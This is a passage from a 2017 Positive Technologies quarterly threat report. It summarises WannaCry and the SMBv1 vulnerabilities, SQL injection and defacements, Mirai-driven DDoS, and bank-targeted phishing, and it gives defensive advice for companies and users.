In early 2017, Microsoft released a number of updates that addressed critical vulnerabilities in Windows and Microsoft Office. In particular, vulnerabilities in the SMBv1 (Server Message Block) protocol were eliminated, namely CVE-2017-0143,²⁵ CVE-2017-0144,²⁶ CVE-2017-0145,²⁷ CVE-2017-0146,²⁸ and CVE-2017-0148.²⁹ These vulnerabilities allow an attacker to remotely execute arbitrary code or cause denial of service. However, intruders managed to take advantage of the situation. Exploits that used vulnerabilities in SMBv1 were later seen in various malicious campaigns, including the devastating WannaCry ransomware attack.³⁰ At the time of writing, WannaCry's reach exceeds 500,000 hosts and shows no signs of stopping. Attacks were reported in 150 countries around the world.


19 www.ptsecurity.com/ww-en/analytics/
20 nvd.nist.gov/vuln/detail/CVE-2015-1609
21 www.troyhunt.com/weve-lost-control-of-our-personal-data-including-33m-netprospex-records/
22 blog.talosintelligence.com/2017/03/apache-0-day-exploited.html
23 nvd.nist.gov/vuln/detail/CVE-2017-5638
24 blog.talosintelligence.com/2017/03/apache-0-day-exploited.html
25 www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
26 www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144
27 www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0145
28 www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0146
29 www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0148
30 www.ptsecurity.com/ww-en/analytics/

Advice for companies

- + Use centralized management for timely installation of updates and patches.
- + Use automated tools to assess security and identify vulnerabilities in software.
- + Use a web application firewall as a proactive protection measure.³¹
- + Use effective antivirus protection on all devices.

Tips for users

- + Keep software up to date.
- + Use effective antivirus protection on all devices.
- + Do not follow links to unfamiliar suspicious websites, especially when the browser warns that the connection is untrusted.
- + Beware of sites with invalid certificates. Remember that data entered on such sites can be intercepted by intruders.
- + Scan all email attachments using antivirus software.



All web applications that we analyzed in 2016 were vulnerable and more than half of them (58%) contained high-risk vulnerabilities, as reflected in "Web Application Vulnerability Statistics (2016)."³² One of the most popular and simultaneously dangerous vulnerabilities in recent years is SQL injection. A number of attacks were performed via SQL injection in the first quarter of 2017. For example, a well-known hacker using the pseudonym Rasputin³³ attacked more than 60 organizations around the world (mostly government-associated ones) using a proprietary scanner. The main target consisted of databases containing sensitive information to be sold on the black market.

In the first quarter of 2017, about 40 percent of all attacks exploiting web vulnerabilities were defacement attacks. These attacks are especially popular against government websites, including 21 government web pages in Kazakhstan,³⁴ the Human Rights Commission of the State of Victoria in Australia (by Anonymous),³⁵ and an official site related to Donald Trump's campaign (performed by an Iraqi hacker).³⁶

Vulnerabilities in web applications are often caused by code errors made by developers. A single errant character in code for Zerocoin³⁷ cryptocurrency allowed attackers to create fake currency and exchange it for more than 400 bitcoins (at the time of the attack, worth approximately \$360,000). This had a significant impact on the Zerocoin currency itself, affecting its price and market capitalization.

31 Absence of a web application firewall is a vulnerability according to the updated list of Top 10 vulnerabilities from OWASP (2017).

32 www.ptsecurity.com/ww-en/analytics/

33 www.recordedfuture.com/recent-rasputin-activity/

34 www.mic.gov.kz/en/news/government-agencies-should-bear-responsibility-their-websites-it-security


35 [www.twitter.com/VEOHRC/status/816095043282796544](https://twitter.com/VEOHRC/status/816095043282796544)

36 www.arstechnica.com/security/2017/02/secure-trump-website-defaced-by-hacker-claiming-to-be-from-iraq/

37 www.zcoin.io/zcoins-zerocoin-bug-explained-in-detail/

Advice for companies

- + Perform regular analysis of web application security, including source code.
- + Use a web application firewall as a proactive protection measure.³⁸
- + Implement security processes throughout a web application's lifecycle.



In 2016, there was an increase in the number of incidents associated with DDoS attacks, which was primarily due to the activity of the Mirai botnet. In the first quarter of 2017, this growth did not continue, but the power of DDoS attacks increased significantly, which can also be correlated with the use of botnets created from IoT devices. Thus, in March 2017, yet more malicious software was detected (ELF_IMEIJ.A³⁹); it was aimed at IP cameras, video surveillance systems, and network recorders manufactured by AVTech. Moreover, more than 185,000 vulnerable IP cameras have been identified,⁴⁰ and they may also be part of a new botnet.

We assume that the Mirai botnet, consisting of IoT devices and the tool used for many DDoS attacks in 2016, will continue its reign in 2017: new versions of Mirai targeting Windows were detected in February.⁴¹

DDoS is a versatile attack in terms of motivations: these include financial benefit, harm to a competitor, revenge, political factors, and much more. As revenge for antivirus companies' actions against criminals, in the first quarter of 2017, cybercriminals initiated DDoS attacks against Dr.Web⁴² and Emsisoft⁴³ of 200,000 to 500,000 requests per second. But attackers are also using DDoS to make money. "DDoS as a service" still exists, and in 20 percent of similar incidents in early 2017, a ransom was required for termination of a DDoS attack. For instance, for stopping an attack on online services of Lloyds Banking Group in the UK, hackers demanded 100 bitcoins (at the time of the attack, about \$90,000).⁴⁴

Advice for companies

- + Configure servers and network devices to withstand common attacks (for example, TCP and UDP flooding, or multiple requests to a database).
- + Track the number of requests to resources per second.
- + Use an anti-DDoS service.

Tips for users

- + Set strong passwords for connecting to IoT devices (routers, TVs, etc.) from the internet.
- + Update IoT device software as soon as updates are released.

38 Absence of a web application firewall is a vulnerability according to the updated list of Top 10 vulnerabilities from OWASP (2017).

39 www.blog.trendmicro.com/trendlabs-security-intelligence/new-linux-malware-exploits-cgi-vulnerability/


40 www.pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html

41 www.securelist.com/blog/research/77621/newish-mirai-spreader-poses-new-risks/

42 www.news.drweb.com/news/?i=11124&lng=en

43 [www.twitter.com/fwosar/status/825349031643725828](https://twitter.com/fwosar/status/825349031643725828)

44 www.bbc.com/news/business-38715909



In the first quarter of 2017, we noted a decrease in social engineering. The most publicized attacks on government targets are associated with activities of APT groups (Matryoshka Doll, Cozy Bear (APT 29), Fancy Bear (APT 28)), including an attack on NATO members using infected Microsoft Word documents.⁴⁵ However, attacks on individuals have increased. Victims often received a request by email to click a link and change their credentials for an online service (as happened with Netflix⁴⁶). The user was sent to a fake web page that requested a credit card number and other personal information, which was then received by hackers.

Another wave of phishing was directed at users of GitHub⁴⁷ (a platform that is popular among developers of legitimate software as well as hackers, who publish the source code of malicious programs). Attackers sent messages to victims with an attached Word document containing a macro that downloaded and installed the Dimnie Trojan on the victim's computer.

The Cobalt group⁴⁸ continued to attack banks around the world in the first quarter of 2017, in North America, Eastern Europe, Southeast Asia, and North Africa. Our investigations show that phishing is still the first stage of these attacks. However, in addition to falsifying senders' addresses, registering domains with spelling similar to partner domains, and making phone calls to employees, hackers added another trick to their toolkit: hacking a target's business partners in order to send messages claiming to come from a partner. The main attack tool remains the Beacon Trojan, but to download Beacon to a victim's computer, intruders now use the newly published vulnerability in Microsoft Office CVE-2017-0199⁴⁹ (previously they used vulnerabilities CVE-2012-0158⁵⁰ and CVE-2015-1641⁵¹). Intruders may be hoping to take advantage of the fact that this defect has not yet been eliminated on banking systems.




Figure 11. Example of a phishing email

Advice for companies

- + Train employees and users on information security basics.
- + Use antivirus software that allows users to send suspicious files for verification before opening an attachment.

45 www.blog.talosintelligence.com/2017/01/matryoshka-doll.html

46 www.fireeye.com/blog/threat-research/2017/01/credit_card_dataand.html

47 www.researchcenter.paloaltonetworks.com/2017/03/unit42-dimnie-hiding-plain-sight/

48 www.ptsecurity.com/upload/corporate/ww-en/analytics/Cobalt-Snatch-eng.pdf

49 www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0199

50 www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2012-0158

51 www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1641

Tips for users

- + Use effective antivirus protection on all devices.
- + Do not follow links to unfamiliar suspicious websites, especially when the browser warns that the connection is untrusted.
- + Beware of sites with invalid certificates. Remember that data on such sites can be intercepted by intruders.
- + Scan all email attachments using antivirus software.

THE BIG PICTURE

Summarizing our findings from the first quarter of 2017, we note the following trends:

- + Ransomware is still popular. Due to "ransomware as a service," the same Trojans are used and reused by different attackers. This trend will likely strengthen in 2017 and may become a dominant threat.
- + The number of attacks on POS terminals, ATMs, and e-banking systems is increasing. Payment card data is still at a premium, which cannot be said about personal data. As long as banks use cards and card data to authenticate transactions, intruders will continue to profit from flaws in card handling, data storage, and transmission.
- + Botnets have grown in power and scale due to the IoT. DDoS attacks have increased in strength correspondingly. Attackers continue to invent new Trojans and modify old ones to exploit the numerous vulnerabilities in "smart objects." We predict new DDoS attacks in the near future, and the use of already known malware such as Mirai.

On the bright side, we see a trend towards creation of centers to counter cyberthreats in various sectors, such as banking, military, nuclear energy, government all over the world (for example ICS CERT⁵² in the U.S., NCSC⁵³ in UK, S-CERT⁵⁴ in Germany and so on). Such centers reduce the burden on regulators and allow taking a more nuanced industry-specific approach. Information exchange between organizations is already bringing real results and should be encouraged further. With vigilant monitoring of cybersecurity threats and careful attention to the mechanisms used by attackers, we believe it is still very possible to stay ahead of determined adversaries and prevent destructive attacks.

52 www.ics-cert.us-cert.gov/

53 www.ncsc.gov.uk/

54 www.s-cert.de/

About Positive Technologies

Positive Technologies is a leading global provider of enterprise security solutions for vulnerability and compliance management, incident and threat analysis, and application protection. Commitment to clients and research has earned Positive Technologies a reputation as one of the foremost authorities on Industrial Control System, Banking, Telecom, Web Application, and ERP security, supported by recognition from the analyst community. Learn more about Positive Technologies at ptsecurity.com.

© 2017 Positive Technologies. Positive Technologies and the Positive Technologies logo are trademarks or registered trademarks of Positive Technologies. All other trademarks mentioned herein are the property of their respective owners.